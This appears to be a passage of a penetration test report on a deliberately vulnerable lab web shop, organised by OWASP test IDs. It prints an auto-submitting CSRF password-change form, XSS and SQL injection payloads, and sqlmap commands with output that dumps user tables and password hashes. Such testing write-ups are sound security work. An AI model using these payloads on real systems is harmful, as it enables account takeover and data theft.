
```
<html>
<form action="http://192.168.1.10/updatepassword.php" name="CSRF"
method="POST">
    <input type="hidden" name="gender" value="Male">
    <input type="hidden" name="fname" value="Test">
    <input type="hidden" name="middlename" value="T">
    <input type="hidden" name="lastname" value="Testington">
    <input type="hidden" name="bdate" value="2000-05-14">
    <input type="hidden" name="address" value="Test">
    <input type="hidden" name="city" value="Dundee">
    <input type="hidden" name="cnumber" value="1234567890">
    <input type="hidden" name="email" value="test@test.com">
    <input type="hidden" name="password" value="hackedpass">
    <input type="hidden" name="email_create" value="1">
    <input type="hidden" name="is_new_customer" value="1">
    <input type="hidden" name="submit" value="Save">
    <button type="submit" id="submitBtn" style="display:none;"></button>
  </form>
<script>
    window.onload = function () {
      document.getElementById('submitBtn').click();
    };
  </script>
</body>
</html>
```

An alert appeared notifying the tester that the account had been updated. Following this, the tester was able to log in with the altered password.

### *4.2.6.4 WSTG-SESS-06 Testing for Logout Functionality*

**Reusing session cookies**

Burp Suite was used to intercept a GET request to an authenticated page, following a successful login. The tester then logged out of the application and attempted to resend the request using the Repeater tool. The application responded with a 302 – Redirect status code, and did not reveal any of the user's information on the page.



```
GET /user_index.php HTTP/1.1
Host: 192.168.1.10
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.10/index.php
Accept-Encoding: gzip, deflate, br
Cookie: SecretCookie=
VaEyp3ENqTImqP5wo2OvBzV1ZJSuZwquZwD1AGEvLmyxLGxkBJSwBJD1ZJZ3ZGZkBwR3AGV1ZQL2BGR%3D; PHPSESSID=
7nr3tanoju6gv0ctk8425uvea3
Connection: keep-alive
```

The company who never is gonna give you up. Buy stuff now please.

**Company Address**

**Main Office**: The company is located at 1 Bell Street Dundee.

Terms of use

FAQ

**Email Address:**

sales@UADHacklab.com
Website:http://UADHacklab.blogspot.com/
Contact No:(632)/747-6805/747-3642/571-5693/(02)571-5693

*Figure 4-25 - Testing logout functionality with Burp Suite*

As seen in Figure 4-25 - Testing logout functionality with Burp Suite, the session cookies were still present in the request, suggesting the logout mechanism successfully invalidated the session.

**Browser Back Button**

Attempting to use browser navigation to return to an authenticated page post logout was also unsuccessful. When the tester attempted this, they were redirected to the application homepage.

### *4.2.6.5 WSTG-SESS-07 Testing Session Timeout*

This was potentially the simplest test of the entire penetration test. The tester opened a browser window and logged into the webapp.

They then left it idle and left their desk for a few hours. When they returned, the app had not logged the user out. This indicates a lack of timeout functionality.

### *4.2.6.6 WSTG-SESS-08 Testing for Session Puzzling*

Having gained valid session tokens via Burp Suite request interceptions, the tester began to mix and match parts of the SecretCookie and regenerated the cookie by reversing the technique used in WSTG-SESS-01 Testing for Session Management Schema.

All permutations of email and password were tried on both accounts. On no occasion was there any change in who the webapp recognised as the logged in user.

### *4.2.6.7 WSTG-SESS-09 Testing for Session Hijacking*

Finally, the tester performed a session hijacking test. The tester logged into two separate accounts, test@test.com and test2@test.com.

While logged into the account for test@test.com, they took the PHPSESSID and SecretCookie cookies from test2@test.com, and manually edited the cookies in the browser where the first user was logged in.

PHPSESSID

When the PHPSESSID was updated, the application treated them as though they were test2@test.com, bypassing the need to hijack credentials to gain access to that account.




*Figure 4-26 - Successful session hijacking*


**SecretCookie**

When the SecretCookie cookie was replaced with that of a different account, there was no visible change in user or permissions by the application.

### 4.2.7 Input Validation Testing

#### *4.2.7.1 WSTG-INPV-01 Testing for Reflected Cross Site Scripting*

As noted in WSTG-INFO-06 Identify Application Entry Points, there is a Reflected XSS vulnerability present on the `/product_details.php?id=` URL. When the text `'"<scrIpt>alert(1);</scRipt>` is URL encoded and the ID parameter replaced with the encoded text, an alert is shown. This could open users to attack vectors such as phishing.



Hacklab Security
Not Secure
http://192.168.1.10/product_details.php?+id='"<scrIpt>alert(1)%3B<%2FscRipt>
Home
Products
Contact Us
About Us
Sign in
Sign up
Hacklab Security Solutions
Home / Products / product Details
192.168.1.10
1
OK
Read 192.168.1.10

You have an error in your SQL syntax; check the ... for the right syntax to use near '"

*Figure 4-27 - Reflected XSS vulnerability*

#### *4.2.7.2 WSTG-INPV-02 Testing for Stored Cross Site Scripting*

The tester registered a new user, inserting the JavaScript <script>alert(1)</script> into the address field. When they navigated to the /admin/ADMIN/ADS/Customer_list.php URL, an alert was shown.



| Customer ID | Name | [illegible] | [illegible] | [illegible] | Date created |
|---|---|---|---|---|---|
| 6 | Test T Testington | [illegible] | [illegible] | [illegible] | July 14, 2025 2:48:am |
| 7 | Dup Li Cate | [illegible] | [illegible] | [illegible] | July 14, 2025 3:31:am |
| 8 | Gavin The Tester | [illegible] | [illegible] | [illegible] | July 14, 2025 3:32:am |
| 9 | Dup Li Cate | [illegible] | [illegible] | [illegible] | July 14, 2025 3:35:am |
| 10 | t t t | Male | Duplicate | Dundee | July 14, 2025 4:47:am |
| 11 | G G G | Male | R | Dundee | July 14, 2025 1:28:pm |
| 12 | Test2 Test Test2 | Male | Test | Dundee | July 14, 2025 11:38:pm |
| 13 | Stored XSS S XSS | Male | | | |

*Figure 4-28 - Stored XSS vulnerability*


As seen in Figure 4-28 - Stored XSS vulnerability, the input was not validated properly or at all, allowing for this attack to be possible.

### *4.2.7.3 WSTG-INPV-05 Testing for SQL Injection*

The register page was selected for this test due to the need for any database interaction to insert data. Using `SQLMap`, the tester was able to exploit a stacked Boolean-based and time-based blind SQL injection vulnerability. This provided access to a read-only shell, as `INSERT` statements are not supported in stacked exploits, as shown in Figure 4-29 - SQLMap shell access

The command used for `SQLMap` is listed below, simulating the form-data posted as part of the normal registration flow.

```
sqlmap -u "192.168.1.10/register.php" --dbms mysql --data "gender=Male&fname=Gavin&middlename=The&lastname=Tester&email=gavin%40test.com&password=testing&password1=testing&bdate=1991-07-01&address=6+test+st&city=Dundee&cnumber=1245678901&email_create=1&is_new_customer=1&submit=Register" --sql-shell
```




```
y=Dundee&cnumber=1245678901&email_create=1&is_new_customer=1&submit=Register
---
[18:09:06] [INFO] testing MySQL
[18:09:06] [INFO] confirming MySQL
[18:09:06] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.7, Apache 2.4.3
back-end DBMS: MySQL ≥ 5.0.0
[18:09:06] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select * from tb_user;
[18:09:14] [INFO] fetching SQL SELECT statement query output: 'select * from tb_user'
[18:09:14] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[18:09:14] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[18:09:14] [INFO] fetching current database
[18:09:14] [INFO] resumed: aa2000
[18:09:14] [INFO] fetching columns for table 'tb_user' in database 'aa2000'
[18:09:14] [INFO] resumed: 5
[18:09:14] [INFO] resumed: userID
[18:09:14] [INFO] resumed: username
[18:09:14] [INFO] resumed: password
[18:09:14] [INFO] resumed: utype
[18:09:14] [INFO] resumed: Employee
[18:09:14] [INFO] the query with expanded column name(s) is: SELECT Employee, password, userID, username, utype FROM tb_user
[18:09:14] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind
[18:09:14] [INFO] resumed: 3
the SQL query provided can return 3 entries. How many entries do you want to retrieve?
[a] All (default)
[#] Specific number
[q] Quit
> a
[18:09:16] [INFO] resumed: Benjie I. Alfanta
[18:09:16] [INFO] resumed: e10adc3949ba59abbe56e057f20f883e
[18:09:16] [INFO] resumed: 1
[18:09:16] [INFO] resumed: BENJIE_OOS
[18:09:16] [INFO] resumed: 3
[18:09:16] [INFO] resumed: Leo Aranzamendez
[18:09:16] [INFO] resumed: 7052cad6b415f4272c1986aa9a50a7c3
[18:09:16] [INFO] resumed: 2
[18:09:16] [INFO] resumed: hacklab
[18:09:16] [INFO] resumed: 2
[18:09:16] [INFO] resumed: Julius  Felicen
[18:09:16] [INFO] resumed: 980516ff9bdb28f6cee6f9d7336f1ecb
[18:09:16] [INFO] resumed: 3
[18:09:16] [INFO] resumed: admin
[18:09:16] [INFO] resumed: 1
select * from tb_user [3]:
[*] Benjie I. Alfanta,e10adc3949ba59abbe56e057f20f883e,1,BENJIE_OOS,3
[*] Julius  Felicen,980516ff9bdb28f6cee6f9d7336f1ecb,3,admin,1
[*] Leo Aranzamendez,7052cad6b415f4272c1986aa9a50a7c3,2,hacklab,2

sql-shell> █
```

*Figure 4-29 - SQLMap shell access*

Following on from this, the tester was able to exploit Boolean-based and error-based blind attack to dump all of the tables in the database. A dump of all tables is listed in Appendix D – SQLMap Database Dump.

```
sqlmap -u "192.168.1.10" --data
"email=test@test.com&password=testing&submit=x" -D aa2000 --dump-all
```



```
Database: aa2000
Table: loginout_history
[36 entries]
+------------+--------+---------------------+------------------------+------------------------+---------+
| CustomerID | Name   | User                | Time_in                | Time_out               | Primary |
+------------+--------+---------------------+------------------------+------------------------+---------+
| 1          | Rick   | hacklab@hacklab.com | July 2, 2017 2:07:am   | July 14, 2017 8:07:am  | 20      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:49:am  | July 14, 2017 8:07:am  | 37      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:49:am  | July 14, 2017 8:07:am  | 38      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:53:am  | July 14, 2017 8:07:am  | 39      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:55:am  | July 14, 2017 8:07:am  | 40      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:57:am  | July 14, 2017 8:07:am  | 41      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 3:09:am  | July 14, 2017 8:07:am  | 42      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 3:31:am  | July 14, 2017 8:07:am  | 44      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 7:11:am  | July 14, 2017 8:07:am  | 45      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 8:07:am  | July 14, 2017 8:07:am  | 46      |
| 1          | Rick   | hacklab@hacklab.com | July 1, 2025 4:18:am   | <blank>                | 47      |
| 1          | Rick   | hacklab@hacklab.com | July 1, 2025 8:09:am   | <blank>                | 48      |
| 1          | Rick   | hacklab@hacklab.com | July 1, 2025 8:13:am   | <blank>                | 49      |
| 1          | Rick   | hacklab@hacklab.com | July 1, 2025 8:13:am   | <blank>                | 50      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:46:am  | July 14, 2017 8:07:am  | 36      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:31:am  | July 14, 2017 8:07:am  | 35      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:28:am  | July 14, 2017 8:07:am  | 34      |
| 1          | Rick   | hacklab@hacklab.com | July 2, 2017 2:24:am   | July 14, 2017 8:07:am  | 21      |
| 1          | Rick   | hacklab@hacklab.com | July 2, 2017 2:37:am   | July 14, 2017 8:07:am  | 22      |
| 1          | Rick   | hacklab@hacklab.com | July 2, 2017 8:16:am   | July 14, 2017 8:07:am  | 23      |
| 1          | Rick   | hacklab@hacklab.com | July 2, 2017 8:17:am   | July 14, 2017 8:07:am  | 24      |
| 1          | Rick   | hacklab@hacklab.com | July 2, 2017 8:29:am   | July 14, 2017 8:07:am  | 25      |
| 1          | Rick   | hacklab@hacklab.com | July 13, 2017 10:32:pm | July 14, 2017 8:07:am  | 26      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:21:am  | July 14, 2017 8:07:am  | 32      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 1:49:am  | July 14, 2017 8:07:am  | 28      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:13:am  | July 14, 2017 8:07:am  | 29      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:17:am  | July 14, 2017 8:07:am  | 30      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:19:am  | July 14, 2017 8:07:am  | 31      |
| 1          | Rick   | hacklab@hacklab.com | July 14, 2017 2:22:am  | July 14, 2017 8:07:am  | 33      |
| 3          | Colin  | Colin@test.com      | July 13, 2017 10:40:pm | July 13, 2017 10:56:pm | 27      |
| 4          | Rick   | test@test.com       | July 1, 2025 8:24:am   | <blank>                | 54      |
| 4          | Rick   | test@test.com       | July 1, 2025 8:24:am   | <blank>                | 53      |
| 4          | Rick   | test@test.com       | July 1, 2025 8:24:am   | <blank>                | 52      |
| 4          | Rick   | test@test.com       | July 1, 2025 8:24:am   | <blank>                | 51      |
| 4          | Joe    | test@test.com       | July 14, 2017 3:23:am  | July 14, 2017 3:27:am  | 43      |
| 4          | Rick   | test@test.com       | July 1, 2025 8:24:am   | <blank>                | 55      |
+------------+--------+---------------------+------------------------+------------------------+---------+

[18:28:38] [INFO] table 'aa2000.loginout_history' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.10/dump/aa2000/loginout_history.csv'
[18:28:38] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.10'
[18:28:38] [WARNING] your sqlmap version is outdated

[*] ending @ 18:28:38 /2025-07-14/
```

*Figure 4-30 - SQLMap database dump*

### *4.2.7.4 WSTG-INPV-11 Testing for Code Injection*

**Local File Inclusion**

As noted in WSTG-ATHZ-01 Testing Directory Traversal File Include, it was possible to include a local file from the host filesystem (`/etc/passwd`).

**Remote File Inclusion**

The tester then attempted to include a remote file, using `https://example.com/` as the target file to include. This was unsuccessful, so it is assumed to not be a vulnerability.

### *4.2.7.5 WSTG-INPV-12 Testing for Command Injection*

In a similar vein to the previous test and to AUTHZ-01 – the tester attempted to execute commands via the /addendum.php route.

This was unsuccessful, and no vulnerability was found.


### 4.2.8 Testing for Error Handling

#### *4.2.8.1 WSTG-ERRH-01 Testing for Improper Error Handling*

Through the course of the test, numerous system errors were surfaced to the tester.

Upon attempting SQL injection of input fields on the registration page, the tester was able to see a database error printed out in the body of the page, as shown in Figure 4-31 - SQL error propagated up to user. In this instance, the address field was populated with the following incomplete SQL snippet.

```
' or 1=1; select * f
```



Registration

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '; select
* f','Dundee','2000-01-01','July 14, 2025 5:32:am ','inactive')' at line 2
```


*Figure 4-31 - SQL error propagated up to user*

Additionally, as mentioned in Review Webpage Content for Information Leakage, there was evidence of session error logs found at `/admin/error_log` which leaked details about session functionality.

### 4.2.9 Testing for Weak Cryptography

#### *4.2.9.1 WSTG-CRYP-01 Testing for Weak Transport Layer Security*


The webapp under test was found to have no SSL or TLS certificate, demonstrated using the tool SSLScan in Figure 4-32 - SSLScan Output.



```
┌──(kali㉿kali)-[~]
└─$ sslscan 192.168.1.10:80
Version: 2.1.5
OpenSSL 3.4.1 11 Feb 2025

Connected to 192.168.1.10

Testing SSL server 192.168.1.10 on port 80 using SNI name 192.168.1.10

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   disabled
TLSv1.3   disabled

  TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:

  Supported Server Cipher(s):
    Unable to parse certificate
    Unable to parse certificate
    Unable to parse certificate
    Unable to parse certificate
Certificate information cannot be retrieved.
```

*Figure 4-32 - SSLScan Output*

This is also visible when viewing the webapp in a browser such as Firefox, which displays a `Not Secure` message in the navigation bar next to the URL



Not Secure http://192.168.1.10/index.php

